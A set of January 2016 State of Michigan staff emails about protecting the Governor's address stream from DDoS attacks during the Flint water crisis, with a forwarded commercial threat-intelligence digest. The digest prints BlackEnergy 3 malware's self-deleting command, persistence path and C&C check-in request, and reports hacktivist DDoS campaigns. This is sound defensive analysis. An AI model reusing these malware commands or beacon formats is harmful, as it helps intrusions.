**Cc:** Thompson, John (DTMB) <thompsonj@michigan.gov>; Smith, Vickie (DTMB) <SmithV15@michigan.gov>; Sivaraman, Narayan (DTMB) <SivaramanN@michigan.gov>; Bates, David (DTMB) <BatesD3@michigan.gov>; Harris, Jack (DTMB) <HarrisJ8@michigan.gov>; Wilson, David (DTMB) <WilsonD7@michigan.gov>; Mike Wagner <mwagner@legislature.mi.gov>; Greg Bensinger <gbensinger@house.mi.gov>; dsmith@house.mi.gov; dkoskinen@house.mi.gov; mdesrochers@senate.mi.gov; Palmateer, Nancy (DTMB) <PalmateerN@michigan.gov>; Slep, Carl (DTMB) <SlepC@michigan.gov>; Reasner, Richard (DTMB) <ReasnerR@michigan.gov>; Pauley, Suzanne (DTMB) <PauleyS@michigan.gov>; chunter@house.mi.gov; Allen, Charlotte (DTMB) <AllenC1@michigan.gov>

**Subject:** Re: State of the State Address Meeting

Thank you Amy for providing the information.

Thank you,

Tiziana Galeazzi

General Manager for Attorney General, Civil Rights, Executive Office of the Governor, Talent and Economic Development  
State of Michigan, Department of Technology, Management and Budget

Cell: (517) 749-9496 Office: (517) 241-3310



On Jan 20, 2016, at 9:05 AM, Amy Briggs <[abriggs@legislature.mi.gov](mailto:abriggs@legislature.mi.gov)> wrote:

*The House video server connections peaked at 1,500 and the Senate peaked at 990. Our Internet bandwidth peaked 1Gbps.*

**From:** Thompson, John (DTMB) [<mailto:thompsonj@michigan.gov>]

**Sent:** Tuesday, January 19, 2016 2:45 PM

**To:** Smith, Vickie (DTMB) <[SmithV15@michigan.gov](mailto:SmithV15@michigan.gov)>; Sivaraman, Narayan (DTMB) <[SivaramanN@michigan.gov](mailto:SivaramanN@michigan.gov)>; Galeazzi, Tiziana (DTMB) <[galeazzit@michigan.gov](mailto:galeazzit@michigan.gov)>; Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>; Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Mike Wagner <[mwagner@legislature.mi.gov](mailto:mwagner@legislature.mi.gov)>; Greg Bensinger <[gbensinger@house.mi.gov](mailto:gbensinger@house.mi.gov)>; dsmith@house.mi.gov; dkoskinen@house.mi.gov; Amy Briggs <[abriggs@legislature.mi.gov](mailto:abriggs@legislature.mi.gov)>; mdesrochers@senate.mi.gov; Palmateer, Nancy (DTMB) <[PalmateerN@michigan.gov](mailto:PalmateerN@michigan.gov)>; Slemp, Carl (DTMB) <[SlempC@michigan.gov](mailto:SlempC@michigan.gov)>; Reasner, Richard (DTMB) <[ReasnerR@michigan.gov](mailto:ReasnerR@michigan.gov)>

**Cc:** Pauley, Suzanne (DTMB) <[PauleyS@michigan.gov](mailto:PauleyS@michigan.gov)>; chunter@house.mi.gov; Allen, Charlotte (DTMB) <[AllenC1@michigan.gov](mailto:AllenC1@michigan.gov)>

**Subject:** RE: State of the State Address Meeting

The State of State page is now live <http://www.michigan.gov/stateofthestate>

We will have someone on-call in case there is an issue with the feed or if the content needs to be updated.

Thanks,

John Thompson

[Michigan.gov](#) Support

DTMB, eMichigan

517-241-5782

Help. Connect. Solve.

-----Original Appointment-----

**From:** Smith, Vickie (DTMB)

**Sent:** Tuesday, January 19, 2016 10:10 AM

**To:** Smith, Vickie (DTMB); Sivaraman, Narayan (DTMB); Galeazzi, Tiziana (DTMB); Bates, David (DTMB); Harris, Jack (DTMB); Wilson, David (DTMB); Thompson, John (DTMB); [mwagner@legislature.mi.gov](mailto:mwagner@legislature.mi.gov); Greg Bensinger; [dsmith@house.mi.gov](mailto:dsmith@house.mi.gov); [dkoskinen@house.mi.gov](mailto:dkoskinen@house.mi.gov); [abriggs@legislature.mi.gov](mailto:abriggs@legislature.mi.gov); [mdesrochers@senate.mi.gov](mailto:mdesrochers@senate.mi.gov); Palmateer, Nancy (DTMB); Slemple, Carl (DTMB); Reasner, Richard (DTMB)

**Cc:** Pauley, Suzanne (DTMB); [chunter@house.mi.gov](mailto:chunter@house.mi.gov); Allen, Charlotte (DTMB)

**Subject:** State of the State Address Meeting

**When:** Tuesday, January 19, 2016 11:30 AM-12:15 PM (UTC-05:00) Eastern Time (US & Canada).

**Where:** Conf Call: [REDACTED]; Access Code: [REDACTED] - Tiziana to Host

If there are any calendar conflicts creating unavailability, please notify the SOM Coordinator, Vickie Smith at 517-241-3311 or [SmithV15@michigan.gov](mailto:SmithV15@michigan.gov).

#### **Requested by**

Tiziana Galeazzi

#### **Briefing**

Due to the recent DDOS attacks against [Michigan.gov](http://Michigan.gov) and in light of the Flint Water Emergency, a short meeting needs to be held to discuss a plan of action to ensure the streaming of the Governor's State of the State Address occurs uninterrupted.

#### **Participants**

Tiziana Galeazzi

Narayan Sivaraman

Nancy Palmateer

David Bates

Jack Harris

Dave Wilson

Mike Derocher

John Thompson

Mike Wagner

Greg Bensinger

D. Smith

David Koskinen

Amy Briggs

Carl Slep

Cathy Hunter

Richard Reasner

Charlotte Allen

### **Call Information**

Call-In number: [REDACTED]

Access code: [REDACTED]

Host: Tiziana Galeazzi

### **SOM Coordinator**

Vickie A. Smith

(517) 241-3311

[SmithV15@michigan.gov](mailto:SmithV15@michigan.gov)

---

**From:** Doll, Jeanette (DTMB)  
**Sent:** Tuesday, January 05, 2016 4:53 PM  
**To:** Reasner, Richard (DTMB)  
**Subject:** Re: S E O C Activation

Yes

Jeanette Doll  
DTMB Office of Infrastructure Protection  
(517) 373-2231

> On Jan 5, 2016, at 4:51 PM, Reasner, Richard (DTMB) <[ReasnerR@michigan.gov](mailto:ReasnerR@michigan.gov)> wrote:

>

> You going to be there?

>

> -----Original Message-----

> From: Michigan State Police Alert Notification System [<mailto:conf-1735095152@everbridge.net>]

> Sent: Tuesday, January 05, 2016 4:46 PM

> To: Reasner, Richard (DTMB)

> Subject: S E O C Activation

> Importance: High

>

> Please click here to acknowledge receipt of this message

> <[https://den2.everbridge.net/nns/EmailResponse.do?CPTH\\_ID=8786FDB4B7B00AA79EC5FBD41B102D5E5F7AEF4EA6C2AF76](https://den2.everbridge.net/nns/EmailResponse.do?CPTH_ID=8786FDB4B7B00AA79EC5FBD41B102D5E5F7AEF4EA6C2AF76)>

>

>

>

>

>

> The S E O C will be activated at 8 a.m. on Wednesday January 6, 2016 in response to the Flint water crisis and the Emergency Declaration made by Governor Snyder. An e mail was sent to all primary S E M C's this afternoon requesting your agency's participation in a mandatory briefing which will be conducted at the S E O C at 9 a.m. on Wednesday January 6, 2016. Please coordinate within your agency to assure that a representative will be at this briefing.

>

>

>

> This message is from the Michigan State Police Alert Notification System and is For Official Use Only.

>

---

**From:** State of Michigan <MISOM@govsubscriptions.michigan.gov>  
**Sent:** Thursday, January 14, 2016 5:30 PM  
**To:** Reasner, Richard (DTMB)  
**Subject:** Volunteer Opportunity in Flint



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
Michigan State Employees banner image

The State Emergency Operations Center (SEOC) is coordinating a response to the ongoing health and safety issues in the city of Flint's drinking water. Teams from the Michigan State Police, Genesee County Sheriff's Department, Michigan Department of Health and Human Services, and volunteer organizations have been delivering bottled water, water filters, replacement cartridges and water testing kits at homes in the city of Flint since Tuesday.

To help with this critical work, the SEOC is looking for volunteers to expand this effort and continue this distribution during the upcoming holiday weekend. Teams are being assembled for shifts on Saturday, January 16; Sunday, January 17; and Monday, January 18, 2016. If you are interested in volunteering your time for this critical work, please complete the information in one of the attached surveys (depending on which day you are volunteering).

To volunteer on Saturday, January 16, <https://www.surveymonkey.com/r/28NVJBL>

To volunteer on Sunday, January 17, <https://www.surveymonkey.com/r/26NMJJK>

To volunteer on Monday, January 18, <https://www.surveymonkey.com/r/26P7P5G>

Volunteers will begin their assignment at the Local Emergency Operations Center located in the Genesee County Administration Building located at 1101 Beach St, Flint at 9 a.m. and end by 4 p.m. Parking is available at the corner of Beach Street and 8th Street. Lunch will be provided. This is strictly a volunteer effort, as all three days will be unpaid. Volunteers are responsible for their own transportation; mileage reimbursement for personal vehicles is not authorized. Volunteers should dress for working outdoors and wear foot attire appropriate for walking.

This opportunity is for state employees and their immediate family members 16 years of age or older only, others looking to assist should volunteer through the American Red Cross in Flint. The volunteer coordination center for the Red Cross is located at 1401 S. Grand Traverse, Flint, MI. They are open from 9 a.m. to 7 p.m.

For more information on the state's response efforts, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

---

This e-mail was sent to [reasnerr@michigan.gov](mailto:reasnerr@michigan.gov) using GovDelivery on behalf of: the State of Michigan, 111 S.

Capitol Ave., Lansing, MI. *You are receiving this message because you are a State of Michigan employee.*



**From:** Reasner, Richard (DTMB)  
**Sent:** Tuesday, January 19, 2016 9:09 AM  
**To:** McPherson, Victoria (DTMB);Rodgers, Anthony (DTMB);Fick, James (DTMB);Trial, Larry (DTMB);Nevai, Tom (DTMB);Fellows, Christopher (DTMB)  
**Subject:** FW: (default) ThreatScape Daily Digest for January 19, 2016

---

**From:** ThreatScape@isightpartners.com  
**Sent:** Tuesday, January 19, 2016 9:08:13 AM (UTC-05:00) Eastern Time (US & Canada)  
**To:** reasnerr@  
**Subject:** (default) ThreatScape Daily Digest for January 19, 2016

## ThreatScape Daily Digest for January 19, 2016

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16-00000774 | HK

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[view on MySIGHT](#) - Version 1, 01/18/16 05:44:00 PM

[Click here to change your digest settings.](#)



## Sandworm Team Targeted Ukrainian Railway Interests in December 2015

### CYBER ESPIONAGE (CE)

January 15, 2016 5:17 PM, 16-00000704, Version: 1

#### KEY POINTS

- Ukrainian Railway interests were targeted with a malicious financial document leveraging macros to drop Black Energy 3 in December 2015.
- Sandworm Team has consistently used a similar distinctive macro-enabled document throughout 2015 to distribute Black Energy 3.
- ISIGHT Partners has identified an additional command and control (C&C) server belonging to distinctive cyber espionage activity attributed to Sandworm Team.

## THREAT DETAIL

### Black Energy Affecting Ukrainian Rail Industry

ISIGHT Partners has identified a weaponized Microsoft Excel document that we believe has been used by Sandworm Team to target Ukrainian railway interests in December 2015 (see Figure 1). Due to a combination of distribution and authorship timeframes, weaponization tactics, malware and target selection, we assess with moderate confidence that the document was leveraged by Sandworm Team.

- The document, masquerading as a strategic Ukraine rail investment document on behalf of investment management firm Value Intelligence Advisors (VIA), is weaponized with a variant of a distinctive Office macro previously observed in prior Sandworm activity (see [15-00008030](#), Dec. 30, 2015).
- The macro is used to decode and execute Black Energy 3, which is distinctive of Sandworm Team.
- A sensitive source indicates that the malware's target is likely in Ukraine and associated with the Ukrainian rail sector.
- A Ukrainian cyber security firm that published information on Black Energy campaigns indicated that Ukrainian railways have been targeted with Black Energy malware since 2014.
- Based on file metadata, the document was likely created on Dec. 7, 2015.



*Figure 1: Sandworm Team railway investment plan lure*

### Outlook and Implications

In light of recent cyber attacks in Ukraine and their connection to Sandworm Team, this event suggests the possibility of follow-up attacks against the rail sector. However, since the onset of Ukrainian conflict, Sandworm Team has been implicated in a concerted effort to compromise a wide range of Ukrainian interests with attack and espionage implications. Rail transport systems serve public and military interests, and intrusions may be leveraged for gleaning intelligence on activity such as troop movements. Nonetheless, this incident highlights the considerable resolve and reach of these operators who have previously carried out targeting on a global scale.

## Technical Annex

*Investing\_Plan.xls (MD5: 07219b6aced30b29b4e85e07219f6af5)*

iSIGHT Partners identified a weaponized Microsoft Excel lure document titled "Investing\_Plan.xls" which contains a malicious macro used to distribute Black Energy 3. The document contains content tailored to Ukrainian rail and foreign investment interests.

### Attribution

Due to similarities to previously observed weaponized documents, the document and the accompanying payload are being attributed to Sandworm Team. Sandworm Team activity has been characterized by the use of Black Energy versions two and three, version three being principally trademark of the group.

### Delivery Method

iSIGHT Partners is unable to confidently provide an exact method of delivery. However, similarities to past lures observed by Sandworm Team that affected Ukrainian interests suggest spear phishing as a likely vector (see [15-00008030](#), Dec. 30, 2015).

### Weaponization

Investing\_Plan.xls is weaponized with a Microsoft Office VBA macro used to decode and execute a Black Energy 3 dropper that is encoded as a series of arrays referencing decimal equivalents of one-byte values (vba\_macro.exe). If users allow the macro to run or if system policies authoritatively allow Office macros to execute, the macro executes and attempts to write the Black Energy variant to disk and execute it (see Figure 2).

The document observed in the referenced sample shares similarities between a previous sample analyzed by iSIGHT Partners whose macro contains similar variable names and encoding methods to drop Black Energy 3. Additionally, Cyrillic banners used to bolster social engineering pretexts encouraging users to enable macros are found between samples further highlighting its shared authorship.



*Figure 2: Investing\_Plan.xls macro dropping Black Energy 3*

### Execution

Upon successful execution of the Excel document, a VBA macro decodes an embedded Black Energy 3 dropper, vba\_macro.exe (MD5: 58F3CA4ED8CF7F663B426B1BD242E9F2), to the current user's %TEMP% directory and executes it. The dropper is used to unpack the Black Energy 3 payload (FONTCACHE.dat) and configure its persistence. After successfully dropping FONTCACHE.DAT, vba\_macro.exe executes the Black

fontcache.dat,#1".

The dropper then attempts to delete itself using the following command:

```
cmd.exe /s /c "for /L %i in (1,1,100) do (attrib +h  
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\VBA_MA~1.EXE" & del /A:h /F  
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\VBA_MA~1.EXE" & ping localhost -n 2  
& IF NOT EXIST "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\VBA_MA~1.EXE"  
(exit))"
```

### Files Dropped

Upon successful execution of the exploit document, the following files are written to victims' systems:

- %TEMP%\vba\_macro.exe (MD5: 58F3CA4ED8CF7F663B426B1BD242E9F2)
  - BE3 dropper
- %LOCALAPPDATA%\FONTCACHE.DAT (MD5: 5A7D331D609976934D00AA7D7D2380D9)
  - BE3 Trojan. Hidden file attribute will be set on this file.

### Persistence Method

Black Energy 3 remains persistent on an affected machine through a .lnk file located in the affected user's startup directory.

- **Path:** %HOMEPATH%\Start Menu\Programs\Startup\  
• **Name:** {8A983D83-A20C-431F-8BBF-5CC898FD1423}.lnk  
• **Target:** C:\Windows\system32\rundll32.exe "fontcache.dat,"#1

### Network Communications

After successful execution of the Black Energy 3 DLL, payloads are observed making the following HTTP callback to the command and control (C&C) server 93.190.140.188 via port TCP/80:

#### Victim to C&C

```
POST /Microsoft/Update/KC137965.php HTTP/1.1  
Accept: */*  
Content-Type: application/x-www-form-urlencoded  
Accept-Language: en-us  
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322;  
.NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C; .NET4.0E)  
Accept-Encoding: gzip, deflate  
Host: 93.190.140.188
```

Connection: Keep-Alive

body=YI9pZD1NSUtFLUJGQURBMDg0NzZfJmJfZ2VuPTEzMjAyNTI4aiZiX3Zlcj0yLjQmb3Nfdj0yNjA  
wJm9zX3R5cGU9MA==

The HTTP POST parameter, "body" has a base64-encoded value that informs the C&C of a new infection. Decoded parameter values are summarized below.

- b\_id = computer name
- b\_gen = Bot generation ID
- b\_ver = Bot version
- os\_v = Operating system Version
- os\_type = Operating system type

#### Passive DNS

Passive DNS was queried for the IP address (93.190.140.188). Hits were identified in a timeframe during which Sandworm Team is expected, but their relation to Sandworm Team is unknown at this time.

Resolve	First	Last
zukyou.originalte.com	2015-03-18 12:52:10	2015-03-19 15:00:51

#### IP Information

IP address: 93.190.140.188  
inetnum: 93.190.140.0 - 93.190.140.255  
netname: WORLDSTREAM  
descr: WorldStream IPv4.5  
country: NL  
mnt-domains: MNT-WORLDSTREAM  
changed: info@worldsdtream.nl 20080716  
created: 2008-07-16T14:46:08Z  
last-modified: 2010-02-04T10:19:21Z  
source: RIPE

**Information Cut-Off Date: Jan. 10, 2016**

[View this report on MySIGHT](#)

Contact an Analyst

## Related Reports

**11-17682** **CE**

Malicious PDF Document 'invoice\_copy.pdf' Used in Targeted Attacks; Exploits CVE-2011-0611 and Drops Poison Ivy

**12-18881** **CE**

Malicious Word Document Exploiting CVE-2012-0754 Used in Targeted Attacks; Drops Ixeshe Payload

**12-20291** **CE**

Campaign Targeting Uyghurs with CVE-2012-0158 Exploit Drops Backdoor Trojan

## Technical Indicators & Warnings

Identifier:	Attacker
IPs:	93.190.140.188
Type:	network
File Name:	vba_macro.exe
Identifier:	Attacker
Type:	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
File Size:	106496
MD5:	58f3ca4ed8cf7f663b426b1bd242e9f2
SHA1:	ee30bf8cddbf16752e17196f0f01309d200f7696
Fuzzy Hash:	1536:4MX4dv1HnlePJufgjsPTGIPy0VMMViCATiVsy2vLfpmMKRJw3:4rdvFlePJufPyoquiy2vLFLMKRJw3
File Name:	FONTCACHE.DAT
Identifier:	Attacker
Type:	PE32 executable for MS Windows (DLL) (GUI) Intel 80386 32-bit
File Size:	53760



MD5:	5a7d331d609976934d00aa7d7d2380d9
SHA1:	24bdab270376f8bc8904d36d18326b910b7abb5b
Fuzzy Hash:	768:FDpgNo6oCMsRFEXD6OAKImXAtVJHy9DtA4QNxjIB2X5tIX:Mo6oC9jODUmX2VwT61IKtIX
File Name:	{8A983D83-A20C-431F-8BBF-5CC898FD1423<.lnk
Identifier:	Attacker
Type:	MS Windows shortcut
File Size:	617
MD5:	8b85a56a5195c73384b60b81035c6670
SHA1:	4b2b8ebc539ba7bf2ee33fffc8f8d3816654830
Fuzzy Hash:	12:8QImoVJCOGrTY2WIL2eFTWI6+XmvMEXiAIBVF6BEOLi:8GJ0YPIKefCILXuxMs3
File Name:	Investing Plan.xls
Identifier:	Attacker
Type:	CDF V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: 1252, Name of Creating Application: Microsoft Excel, Create Time/Date: Wed Sep 27 05:33:49 2006, Last Saved Time/Date: Sun Dec 6 12:55:52 2015, Security: 0
File Size:	796672
MD5:	07219b6aced30b29b4e85e07219f6af5
SHA1:	cb92ae3eb364897af03ec0b6c6c8a935abfd880e
Fuzzy Hash:	12288:Qc6rl6jPDOzOupPX25v2p8aGzpHIDCfLEbg:ZMI6jPDOzOuPX25v2p8aGzui

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## Recent 'Guardians of Peace' Announcement Unrelated to Former 'GOP' or Cyber Threat Activity

HACKTIVISM (HK)

January 15, 2016 10:57 AM, 16-00000626, Version: 1.



## KEY POINTS

- On Jan. 12, 2016, an unidentified actor posted a message on the note-sharing website pastebin claiming to represent the North Korean-affiliated group "Guardians of Peace," hearkening to the name of a cyber threat group that successfully exfiltrated data from Sony Pictures Entertainment (SPE) in 2014.
- ISIGHT Partners believes that the message has no relation to previous cyber threat activity, either against SPE or any other entities, and it does not indicate upcoming attacks.

## THREAT DETAIL

### **2016 "Guardians of Peace" Group Demonstrates No Connection to 2014 Sony Attackers "GOP"**

On Jan. 12, 2016, an unidentified actor posted a message on the note-sharing website pastebin claiming to represent a group calling itself "Guardians of Peace." A cyber threat group using this name successfully exfiltrated data from Sony Pictures Entertainment (SPE) in 2014, and iSIGHT Partners believed the group was driven by North Korean nationalistic and political sentiment (see [Intel-1300397](#), Dec. 2, 2014).

The message, which is almost entirely in English, expresses solidarity with the group "재일본 조선인 총련," Korean text that translates to "The General Association of Korean Residents in Japan" (GAKRJ). GAKRJ is an organization of ethnic Korean residents in Japan, which is motivated by "juche," the official state ideology of North Korea. The message also expresses solidarity with North Korea and a desire that "the 2 korea [sic] will be made whole."

We suggest that the group identified as "Guardians of Peace" in this communication is not the same as the hacktivist group that claimed responsibility for the attacks against SPE in 2014.

- While the original 2014 statements of the hacktivist group GOP defended the current Democratic People's Republic of Korea (DPRK) regime, this 2016 communication is a manifesto against DPRK leader Kim Jong-un and his recent political actions, including the execution of his relatives and other high-ranking officials. This communication claims that, in the interest of his father Kim Jong Il, GAKRJ will depose Kim Jong-un in order to restore peace to "the family."
- While several passages in the message demonstrate that the author is not a native English speaker, similar to messages released by the Guardians of Peace in 2014, the author's extremely poor English mastery and the post's unfocused nature distance it from previous GOP activity, which demonstrated better mastery and slightly more focus.

### **Guardians of Peace Message Not an Indication of Cyber Threat Activity**

iSIGHT Partners believes that the message has no relation to previous or upcoming cyber threat activity, either against SPE or any other entities.

Government and GAKRJ.

- The message makes no reference to conducting cyber threat activity. The only promised action appears to be an intent to distribute a film about current North Korean leader Kim Jong-un's wife Ri Sol-ju, although the author's low English proficiency makes this difficult to determine.

**Information Cut-Off Date: Jan. 14, 2016**

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#### Related Reports

[12-21704 HK](#)

[Shamoon Analysis](#)

[13-27669 HK](#)

[Hakops: Turkish Botnet](#)

[14-000000007 HK](#)

[Hacktivist Operations Report for the Week of Nov. 10, 2014](#)

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# Hacktivist Operations Report for the Week of Jan. 18, 2016

HACKTIVISM (HK)

## KEY POINTS

- iSIGHT Partners has identified several notable hacktivist operations in the past week, many of which are either ongoing or in the planning stages. This report provides a quick assessment of the listed operations; further updates and full reports may be produced as events necessitate.

## THREAT DETAIL

### Threat Detail

#### Newly Identified Operations



*Figure 1: Hacktivist map*

**Table 1: #OpFlint Operations**

#OpFlint	Threat: Low
Time Frame of Concern: Jan. 16–17, 2016	
TTPs: Distributed denial-of-service (DDoS) attacks	
Targets: Networks and DNS associated with the state of Michigan and the city of Flint	Primary Threat Actors: New World Hackers, @AnonCorruption
Description: Anonymous-affiliated actors have shared reports of investigations into toxicity levels in the water supply of Flint, MI as part of the awareness-raising campaign #OpFlint since the spring of 2015. Until recently this campaign did not feature cyber threat activity as a primary, or even occasional, component. On Jan. 16, 2016, and continuing through Jan. 17, the group New World Hackers claimed to have conducted ongoing DDoS attacks against DNS associated with michigan.gov and cityofflint.com; in particular group member @xOdeyas may be responsible. According to a website uptime monitor, michigan.gov was last offline at approximately 10 p.m. EST on Jan. 17, which is a limited indication that New World Hackers' claims were legitimate. iSIGHT Partners believes this activity was prompted by heightened media attention given to the situation in Flint, particularly after Jan. 16, when U.S. President Barack Obama declared a state of emergency in the city based on high levels of lead in the water.	
Related Reporting:	
#OpDetroit Hacktivist Campaign Protesting Detroit Water Shutoffs Targets Water and Energy Utility Websites, "Intel-1214450, Aug. 21, 2014	

#OpJYPNation	Threat: Low to Moderate
Time Frame of Concern: Jan. 14, 2016–Present	
TTPs: DDoS attacks	
Targets: JYP Entertainment	Primary Threat Actors: Anonymous Taiwan, Anonymous China
<p>Description: Tzuyu, a Taiwanese member of the Korean girl band TWICE, was recently accused by pro-Chinese actors on social media of supporting Taiwanese independence during an interview. In response to the resulting backlash within mainland China against the band, created by the Korean group JYP Entertainment (JYPE), Tzuyu appeared in a video on Jan. 15, 2016, in which she apologized for having offended any fans, stating, "There is only one China." The initial controversy and the apology, which many viewed as having been forced on Tzuyu by JYPE in order to salvage TWICE's popularity in China, provoked anger from both pro-Taiwan and pro-China hacktivists.</p> <p>On Jan. 16, 2016, JYPE confirmed that service to their website had experienced disruption between Jan. 14 and 16 due to DDoS attacks. Based on independent reports and material on social media, iSIGHT Partners suggests that members of the group Anonymous Taiwan were responsible for these attacks. On Jan. 17 and 18 a group calling itself Anonymous China promoted material critical of JYPE due to a belief that apologies from Tzuyu and JYPE were inadequate and posted a message implying that the group was responsible for a second round of DDoS attacks against JYPE, as part of a campaign called #OpJYPNation.</p> <p>iSIGHT Partners believes that recent presidential elections in Taiwan and the controversy's relationship to Korea, Taiwan and China will keep hacktivist attention on JYPE for at least the next week.</p>	
Related Reporting:	
"OpTaiwan Actors Conduct DDoS Attacks Against Taiwanese Government Targets; Campaign Exhibits Moderate Organizational, Low Technical Sophistication," 15-00007734, Aug. 7, 2015	

**Table 3: #OpPuraVida Operations**

#OpPuraVida	Threat: Low
Time Frame of Concern: Jan. 15, 2016	
TTPs: DDoS Attacks	
Targets: Costa Rican political party Partido Liberación Nacional; Costa Rican Government websites	Primary Threat Actors: @Ibero_Anon, Anonymous Colombia, System Attacks Mexican
Description: On Jan. 3, 2016, Latin American hacktivists began sharing information regarding the campaign #OpPuraVida, which opposes perceived corruption in the government of Costa Rica. We observed several hacktivist groups, including Anonymous Colombia and "System Attacks Mexican," promoting DDoS attacks against plncr.org, the website of a Costa Rican political party, on Jan. 15, 2016. The campaign has also encouraged supporters to "attack government sites." We could not confirm the success of the attacks, although the actors' use of a publicly promoted webhive suggests that attacks were of low impact.	
Related Reporting:	

"Latin American Anonymous-Affiliated Hacktivists Conduct #OpGranColombia to Protest Venezuelan President's Policies," [15-00009418](#), Sept. 14, 2015

**Table 4: #OpRight2Rest Operations**

#OpRight2Rest		Threat: None to Low
Time Frame of Concern: Jan. 11, 2016–Present		
TTPs: Data Leak attacks		
Targets: City of Sacramento, CA		Primary Threat Actors: Unidentified Anonymous-affiliated actors
<p>Description: On Jan. 2, 2016, Anonymous-affiliated actors began using the hashtag "#OpRight2Rest" as a form of protest against an ordinance in Sacramento, CA that bans camping in public and private places and has been accused of discriminating against the city's homeless community. On Jan. 5 the group "Anonymous Resistance" posted a video to YouTube formally announcing #OpRight2Rest as a campaign dedicated to overturning the ban. On Jan. 11 an actor identifying as "Hotel Moscow" (a low-threat group that has targeted high-profile organizations in the past) created a Pastebin post containing contact information for multiple people involved in Sacramento City Government and law enforcement. At least one independent report stated that Anonymous-affiliated actors had claimed a data leak of Sacramento City Hall to obtain the information, although iSIGHT Partners has not yet observed hacktivists making such claims. All information in the Pastebin post appears to have been publicly available and is not necessarily the result of cyber threat activity, and we anticipate that any future threat activity for this campaign will be of low sophistication.</p>		
Related Reporting:		
<p>"Threat Activity Unlikely to Rise Significantly for 2016 Super Bowl," <a href="#">16-00000184</a>, Jan. 12, 2016</p>		
<p>"Anonymous-Affiliated Hacktivists Threaten Verizon in Defense of Clark's House," <a href="#">15-00005078</a>, June 10, 2015</p>		
<p>"Recently Formed Hactivist Group 'Hotel Moscow' Likely Poses Limited Threat, Including Proposed Operation '#OpRemember,'" <a href="#">Intel-1262305</a>, Oct. 17, 2014</p>		

## Previously Identified Upcoming and Ongoing Operations

**Table 5: Previously Identified Operations**

Operation	Threat	Details
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#OpISIS / #OpParis / #OpAntiISIS / #OpIceISIS / #OpDaesh / #Daeshbags / #OpDDoSISIS / #OpTrollISIS / #TangoDownISIS	Moderate DDoS Threat / Harassment and Reporting ISIS Social Media Accounts	Ongoing (for more information, see <a href="#">15-00002794</a> , April 13, 2015). The group New World Hackers claimed to have conducted DDoS attacks against Syrian Government websites as part of this campaign on Jan. 17, 2016, with group members "Sad Prophet" and "Crisis" reportedly heading the attacks. iSIGHT Partners could not confirm the veracity of these claims.
#OpNigeria	Low Defacement Threat	Ongoing (for more information, see <a href="#">16-00000378</a> , Jan. 11, 2016). On Jan. 12 the actor @GroupAnon claimed to have defaced the Nigerian Ministry of Science and Technology. This, however, was an isolated and unpublicized claim; on the whole, the campaign appears to have lost most of its original momentum.
#OpRussia / #Op_Ru	Low Defacement Threat	Ongoing (for more information, see <a href="#">15-00011520</a> , Oct. 19, 2015). The Tunisian hacktivist group Fallaga Team continued mass defacement attacks against low-profile Russian websites in opposition to Russia's military campaign in Syria.
#OpTurkey	Low DDoS Threat	<p>Resumed (for more information, see <a href="#">15-00014614</a>, Dec. 21, 2015). New World Hackers claimed to have conducted DDoS attacks against Turkish DNS servers, including servers belonging to Nic.tr and the Turkish Ministry of Foreign Affairs on Jan. 14, 2016, and against Turkish bank Turkiye IS (BIST); GittiGidiyor, a Turkish subsidiary of Ebay; and the Turkish Government electronic visa application system, <a href="#">evisa.gov.tr</a> on Jan. 16. We did not observe independent confirmation that any of these attacks were successful, and, given the widespread media response to the early December DDoS attacks that successfully disabled nic.tr and associated infrastructure, we suspect that these claimed attacks did not cause significant disruptions, if any. Also on Jan. 16, @OpTurkey2016 claimed to have targeted the website of Turkish Airlines with DDoS attacks. We did not observe independent confirmation that this attack was successful either.</p> <p>In addition to statements condemning the Turkish Government for alleged ties to ISIS, participants in #OpTurkey expressed criticism for the arrest of university professors who had signed a petition condemning Turkish military operations against Kurdish populations.</p>
#OpWhales / #OpKillerD...	Low DDoS Threat	Ongoing (for more information, see <a href="#">15-00013222</a> , Dec. 1, 2015). On Jan. 12 @ RektFaggot claimed to have

	<p>part of #OpKillingBay. Nissan representatives acknowledged the attack and temporarily suspended service to their websites.</p> <p>On Jan. 15 @_RektFaggot_ tweeted a link to a paste of a database purportedly exfiltrated from the Thai company Tani International Trading (titrading.co.jp). The paste's format is similar to the output generated by SQLmap. The content does not appear to include any credentials or sensitive information. This alleged leak by @_RektFaggot_, who has typically only conducted DDoS attacks, may be an indicator that the actor is experimenting with new methods of attack.</p> <p>On Jan. 16 @_RektFaggot_, in collaboration with the actor @h0t_p0ppy, posted an updated target list of over 100 websites, consisting of domain names, servers, ports and IP addresses. While most of the targets are Japanese websites (spanning various sectors), the list includes global courier delivery services FedEx and UPS and approximately a dozen international airlines under the heading "Dolphin Transporters."</p> <p>On Jan. 17, @_RektFaggot_ claimed a DDoS attack against the Financial Services Agency of Japan (<a href="http://www.fsa.go.jp">www.fsa.go.jp</a>) as part of #OpKillingBay. We observed on Jan. 18 that the site was inaccessible.</p>
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### Recently Concluded Operations

- #Pathankot: We observed no additional cyber threat activity as part of this campaign after Jan. 10, 2016.

**Information Cut-Off Date: Jan. 18, 2016**

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## Related Reports

[12-21704 HK](#)

[Shamoon Analysis](#)

[13-27669 HK](#)

[Hakops: Turkish Botnet](#)

[14-000000007 HK](#)

[Hactivist Operations Report for the Week of Nov. 10, 2014](#)

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# Intrusion Detection System Rules - Week of 11 Jan 2016

## CRITICAL INFRASTRUCTURE (CI)

January 15, 2016 12:09 PM, 16-00000678, Version: 1

Risk Rating: LOW

